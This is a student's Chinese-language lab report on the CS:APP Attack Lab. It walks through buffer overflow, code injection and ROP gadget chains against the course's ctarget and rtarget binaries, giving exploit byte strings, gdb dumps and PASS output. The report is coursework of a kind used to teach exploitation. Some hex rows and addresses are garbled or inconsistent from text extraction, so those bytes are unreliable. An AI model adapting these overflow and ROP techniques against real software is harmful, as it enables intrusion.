CSAPP lab3 attacklab实验报告

姓名: 吴晨曦

学号: 10242150443

实验日期: 2025.Apr.2-2025.Apr.16

1实验解题思路

PART 1 ctarget

1.1 phase_1

答案

解题思路

• 先从反汇编代码中找到 getbuf() 函数,确定**调用时分配的栈空间大小**,为 0x28(40) 字节

```
000000000004017a8 <getbuf>:
                                        $0x28 %rsp
  4017a8: 48 83 ec 28
                                 sub
                                        %rsp,%rdi
 4017ac: 48 89 e7
                                 mov
  4017af: e8 8c 02 00 00
                                        401a40 <Gets>
                                 call
  4017b4: b8 01 00 00 00
                                        $0x1,%eax
                                 mov
                                        $0x28, %rsp
  4017b9: 48 83 c4 28
                                 add
```

- 然后找到 touch1 函数地址,在 0x4017c0 ,于是应通过缓冲区溢出将**返回地址**改成 0x4017c0 使 getbuf() 结束后能跳转到 touch1 (注意**小端序**)
- 因此应输入16进制为: (输入时每行之间没有换行,换行显示更加清楚)

```
      00 00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00 00

      01 17 40 00 00 00 00 00 00 # 溢出到return address
```

1.2 phase_2

答案:

解题思路

• level2需要通过写入指令来进行攻击。通过gdb可查看开辟栈空间的**栈顶地址**,为 0x5561dc78 ,即我们可以开始**注入攻击代码**的位置(注入的攻击代码也可以不一定从栈 顶开始,可以写入和执行且知道地址的栈空间均可,使用栈顶比较方便),为了使攻击代码被执行,**返回地址应被覆写为攻击代码在栈中的位置**,即 0x5561dc78 。

```
0x55685fd0
rdi
                                    1432903632
rbp
               0x55685fe8
                                    0x55685fe8
               0x5561dc78 栈顶地址
                                    0x5561dc78
rsp
    0x4011ad <main>
                             push
                                    %r14
    0x4011ad <main>
                             push
                                    %r14
    0x4017a8 <getbuf>
                             sub
                                    $0x28,%rsp
```

• 执行攻击代码中的操作后应跳转到 touch_2,在 touch2 中传入的一个参数(存在寄存器 %rdi中)应和 cookie 相同,因此要在运行 touch_2 前将 cookie 的值先放入 %rdi。然后为了跳转到 touch2,应先压入 touch2 的函数地址(地址进栈的同时, %rsp 减)再返回(相当于再次覆写了返回地址)以完成跳转。对应汇编代码如下:

```
movq $0x59b997fa,%rdi  # 将cookie放入%rdi
pushq $0x4017ec  # 压入touch2函数地址
ret  # 返回到刚才压入的touch2地址
```

• 然后翻译为字节码

```
gcc -c p2.s # 编译
objdump -d p2.o > p2.byte # 翻译为字节码
```

• 将编写的指令的机器码和返回地址覆写结合后的16进制字节输入为:

```
      48 c7 c7 fa 97 b6 59 68

      ec 17 40 00 c3 00 00 00 # 注入的指令的机器码

      00 00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00 00

      78 dc 61 55 00 00 00 00 # 注入的代码的地址
```

1.3 phase_3

答案

两种方式皆可

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p3_1.t
xt
48 c7 c7 a8 dc 61 55 68 fa 18 40 00 c3
                                          00
                                             00
                         00 00 00 00
            00
               00
                   00
                      00
                                      00
      00
         00
                                          00
                                             00
                                                00
                   00 00 78 dc 61 55 00 00
00
  00
      00
         00 00 00
                                               00
                                             00
35 39 62 39 39 37 66 61 <u>00</u>
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p3_2.t
xt
48 c7 c7 13 dc 61 55 68 fa 18 40 00 c3 00
00
            00 00
                   00
                      00 00 00 00 00
                                      00
      00
         00
                                         00
                                             00
                                               00
00
   00
      00
         00
            00 00
                   00
                      00
                         78 dc 61
```

解题思路

- 看 hexmatch 函数,传入的第一个参数是 cookie 的值,取其**化为字符串后的前8字节ascii** 码与输入 touch3 的地址所对应的字符串的ascii码比较,若相等则 hexmatch 返回1, phase_3 通过。
- 因此问题关键是**该给touch3传入什么地址**,应是指向一段写着cookie转化为字符串后对应 ascii码的地址,这个对应的ascii码可以是**自己注入**的,也可以就是 cookie **本身转化**后 的。

1.3.1自己注入ascii码

• 若是要自己注入对应ascii码,要注意**调用新的函数时部分缓冲区可能会被覆写**,用与phase_2类似的方式生成指令机器码和将返回地址覆写为注入地址,检查在运行hexmatch前,栈的情况如下:

```
(gdb) x/16x 0x5561dc78
                                 0x685561dc
0x5561dc78± x
                0x13c7c748
                                                  0x004018fa
                                                                   0x000000c3
                                                  0×00000000
                0x00000000
                                 0x00000000
                                                                   0x00000000
                0x00000000
                                 0x00000000
                                                  0x55586000
                                                                   0x00000000
                0x0000009
                                 0x00000000
                                                  0x00401f24
                                                               add@s@0000000
```

hexmatch 自己的栈空间后,栈的情况如下: (蓝色框缓冲区被覆写)

(gdb) x/16x 6	0x5561dc78	缓冲区被覆写		
9x5561dc78:	0x13c7c748	0x685561dc	0x5561dc13	0×00000000
9x5561dc88:	0x55685fe8	0x00000000	0x0000003	0x00000000
9x5561dc98:	0x00401916	0x00000000	0x55586000	0x00000000
9x5561dca8:	0x00000009	0×00000000	0x00401f24	0×00000000

比较后发现,下图所示 0x5561dca8 处的内容 (绿色框) 是**不会被更改**的,因此可以考虑将目标ascii值注入到这里,再将地址 0x5561dca8 作为参数传递给 touch3

(gdb) x/16x	0x5561dc78			
0x5561dc78:	0x13c7c748	0x685561dc	0x5561dc13	0x00000000
0x5561dc88:	0x55685fe8	0x0000000	0x00000003	0x00000000
0x5561dc98:	0x00401916	0×00000000	0x55586000	0×00000000
0x5561dca8:	0x0000009	0×00000000	0x00401f24	0×00000000
(adb) ci				

• cookie 值为 0x59b997fa , 转为字符串为 "59b997fa" , 每个字符对应一个ascii码 , 为 35 39 62 39 37 66 61 00 , 将其写入 0x5561dca8 (在返回地址后面) (注意小端序) , 并在注入的指令中把 0x5561dca8 传入寄存器 %rdi 。输入的16进制如下:

```
      48 c7 c7 a8 dc 61 55 68

      fa 18 40 00 c3 00 00 00 # 注入的指令

      00 00 00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00 00

      00 00 00 00 00 00 00 00 00

      78 dc 61 55 00 00 00 00 # ret

      35 39 62 39 39 37 66 61 00 # ascii码
```

1.3.2直接将cookie自身转化的码的地址传入(更简单)

- 关键在于**通过** gdb **查看传给** strncmp() **的** cookie **转化后的** s **存在哪里,然后把该地址作 为传给** touch3 **的参数**即可,这样不用自己转化 cookie ,也不用考虑注入到哪里不会被修改,更简单。
- 如图所示, s 的地址在 %rsi 中, 为 0x5561dc13

rcx	0×1	1	rdx
rsi	0x5561dc13	1432476691	rdi
rbp	0x5561dc13	0x5561dc13	rsp
r8	0×0	0	r9
r10	0×0	Θ	r11
0x4018	<mark>Bba <hexmatch+110> mo</hexmatch+110></mark>	v \$0x0,%eax	
0x4018	<mark>Bbf <hexmatch+115> ca</hexmatch+115></mark>	ll 0x400e70 <spr< td=""><td>intf_chk@plt></td></spr<>	intf_chk@plt>
0x4018	3 <mark>c4 <hexmatch+120> mo</hexmatch+120></mark>	v \$0x9,%edx	
0x4018	3 <mark>c9 <hexmatch+125> mo</hexmatch+125></mark>	v %rbx %rsi	
> 0x4018	3cc <hexmatch+128> mo</hexmatch+128>	v %rbp,%rdi	
0x4018	<mark>3cf <hexmatch+131> ca</hexmatch+131></mark>	ll 0x400ca0 <strnc< td=""><td>:mp@plt></td></strnc<>	:mp@plt>
0×4018	Rd/ <heymatch+136> to</heymatch+136>	st %pay %pay	

• 与 phase_2 类似的注入以下指令

```
movq $0x5561dc13,%rdi  # 将cookie转化后的字符地址放入%rdi
pushq $0x4018fa  # 压入touch3函数地址
```

再与覆写返回地址为开辟的栈顶结合得以下16进制字节码:

PART 2 rtarget

1.4 phase_4


答案

解题思路

- 与 phase_2 类似,需要将 cookie 放入 %rdi 后调用 touch2 函数,但由于栈随机化无法知道 cookie 在栈中的准确地址,只能通过 pop 操作来将栈中的值弹入寄存器。
- 具体操作及其在我的代码上的地址如下

pop %rax0x4019cccookie的值0x59b997famovq %rax,%rdi0x4019c5touch2地址0x4017ec

• 对应栈情况的变化如图



• 对应机器码

1.5 phase_5

答案

解题思路

- 与phase_3类似,要求将字符数组的起始地址传给 %rdi 调用 touch3 函数。尝试使用 1.3.2 直接查看 %rsi 中存的 cookie 自身转换的字符数组地址并传给 %rdi 失败。因为每次运行 cookie 转化后所存放的地址(即调用 touch3 前 %rsi 的值)会改变!
- 于是只能自己将 cookie 转码后注入栈中,并通过其地址与 %rsp 的偏移量来确定编码地址。因此通过ROP**注入的操作**需要:
 - 取 %rsp 的值(通过 moveq %rsp,某寄存器)
 - 取偏移量(通过 popq)
 - 将两者相加(通过 Lea 来进行地址运算)
 - 如果计算后的地址不在 %rdi, 就移到 %rdi(moveq 某寄存器, %rdi)
 - 跳转到 touch3
 再将 cookie 转码后的字符放到最后,防止影响ROP的跳转。
- 具体的寄存器间值的转移需要查看 gadget 中到底能拼成什么操作,比如我没有找到 movl %eax,%esi, 只能通过 movl %eax,%edx, movl %edx,%ecx 及 movl %ecx,%esi 借助一些中间寄存器进行转移。
- 有时无法找到直接 mov 后就 ret 的指令,会涵盖一些 nop 指令,仅影响标志位,并不会对寄存器的值产生影响,比如 38 c3 代表 cmpb %al,%al,没有影响。
- 具体指令(每一步指令后都有 ret,使能够继续跳转其他 gadget 中的指令)及在我的代码中的地址如下:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
                            # 40字节缓冲区padding
                                    0x401a06(操作指令在gadget的地址)
movq %rsp,%rax
movq %rax,%rdi
                                    0x4019c5
                                    0x4019ab
popq %rax
cookie距离rsp的偏移量
                                    0x48
movl %eax, %edx 89 c2 90 c3
                                    0x4019dd
```

```
      movl %edx,%ecx
      89 d1 38 c9 c3
      0x401a34

      movl %ecx,%esi
      89 ce 38 c0 c3
      0x401a27

      lea (%rdi,%rsi,1),%rax
      48 8d 04 37 0x4019d6

      movq %rax,%rdi
      0x4019c5

      touch3地址
      0x4018fa

      cookie转换后的字符编码
      0x35 39 62 39 39 37 66 61 00
```

• 对应机器码:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
                          # 40字节padding
00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00
                          # movq %rsp,%rax
                          # movq %rax,%rdi
c5 19 40 00 00 00 00 00
ab 19 40 00 00 00 00 00
                          # popq %rax
48 00 00 00 00 00 00 00
                          # cookie距离刚开始rsp的偏移量
dd 19 40 00 00 00 00 00
                          # movl %eax,%edx
34 1a 40 00 00 00 00 00
                          # movl %edx,%ecx
27 1a 40 00 00 00 00 00
                          # movl %ecx,%esi
d6 19 40 00 00 00 00 00
                          # lea (%rdi,%rsi,1),%rax
c5 19 40 00 00 00 00 00
                          # movq %rax,%rdi
fa 18 40 00 00 00 00 00
                          # touch3地址
35 39 62 39 39 37 66 61 00 # ookie转换后的字符编码
```

2实验中遇到和解决的问题

2.1关于小端序存储

问题:

注入 cookie 字符的编码 0x35 39 62 39 39 37 66 61 时不确定应该**以什么顺序输入**。

解决:

• 首先我将字符正序注入,然后(发现其实是因为一些其他非字符顺序的原因)没有通过,但我怀疑是字符注入顺序的问题,于是我通过 gdb 查看内存中的实际存储形式,发现并非预期小端序会展现的完全倒序的 0x61 66 37 39 39 62 39 35 , 而是 0x39 62 39 35 61 66 37 39

```
(gdb) x/20x 0x5561dc78
                0xa8c7c748
                                 0x685561dc
                                                 0x5561dca8
                                                                  0x00000000
                0x55685fe8
                                 0x00000000
                                                 0x0000003
                                                                  0x00000000
                0x00401916
                                 0x00000000
                                                 0x55586000
                                                                  0x00000000
                0x39623935
                                 0x00616637
                                                 0x00401f00
                                                                  0x00000000
                                                 0xf4f4f4f4
                                                                  0xf4f4f4f4
                0x00000000
                                 0x00000000
(gdb)
```

- 搜索后发现这是因为
 - 在 x86-64 架构中, 64 位寄存器或内存操作通常会将数据分为两个 32 位的部分:

低 32 位: 0x39 62 39 35
高 32 位: 0x61 66 37 39

• 根据小端存储规则,每个32位部分的字节顺序会被反转:

低32位: 0x35 39 62 39 反转为 0x39 62 39 35。
高32位: 0x39 37 66 61 反转为 0x61 66 37 39。

- 于是我认为我了解了小端序的规则,就将字符按照 0x39 62 39 35 61 66 37 39 的顺序注入,这样像刚才一样用 gdb 调试显示后发现字符编码终于以正序显示了,但还是不通过。
- 于是查看在进入 strncmp 前传入的参数的情况,发现解释成字符串时顺序又倒了

(gdb) x/s \$rsi 0x5561dc13: "59b997fa" (gdb) si (gdb) x/s \$rdi 0x5561dca8: "9b95af79"

- 搜索后发现是因为
 - 1. **小端存储只影响多字节数值(如整数或指针)的存储顺序**,而不会影响单个字节的数据(如字符串中的字符)。也就是说:
 - 单个字符的 ASCII 值 (如 0x35 或 0x62) 是独立的字节,它们的实际存储顺序不会被小端规则改变。
 - 只有当多个字节组合成一个数值时(例如 4 字节的整数), 小端规则才会起作用。
 - 因此,字符串 "59b997fa" 在内存中的存储顺序仍然是 0x35 39 62 39 39 37 66 61 00 (并无颠倒顺序)

2. GDB 查看时的误解

用 GDB 查看时发现存储顺序为: 0x39 62 39 35 61 66 37 39 是因为在 GDB中,实际的内存内容被强制解释为一个 8 字节整数,即查看的是一个 **多字节数值**(如 8 字节整数)的表示形式,而不是逐字节查看字符串的内容。

3. 字符串解释

- 然而,当这些字节被重新解释为字符串时,系统会按照 ASCII 编码来翻译每个字节,最终还原的字符与注入的顺序一致
- 因此正确的注入顺序就是**顺序注入** 0x35 39 62 39 39 37 66 61

3实验最终结果截图

phase 1

phase 2

phase 3

有两种不同的方式

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p3r_1.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
             attacklab
      result 1:PASS:0xffffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68
00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 3
7 66 61 00
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p3r_2.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab
             attacklab
      result 1:PASS:0xffffffffff:ctarget:3:48 C7 C7 13 DC 61 55 68
00 00 00 00 00 00 00 00 00 78 DC 61 55 00
```

phase 4

phase_5

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./rtarget -qi p5r.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
       user id bovik
       course 15213-f15
       lab
              attacklab
       result 1:PASS:0xffffffffff:rtarget:3:00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 06 1A 40 00 00 00 00 C5 19 40 00 00 0
0 00 00 AB 19 40 00 00 00 00 00 48 00 00 00 00 00 00 00 DD 19 40 00
00 00 00 00 34 1A 40 00 00 00 00 00 27 1A 40 00 00 00 00 00 D6 19 40
00 00 00 00 00 C5 19 40 00 00 00 00 FA 18 40 00 00 00 00 35 3
9 62 39 39 37 66 61 00
```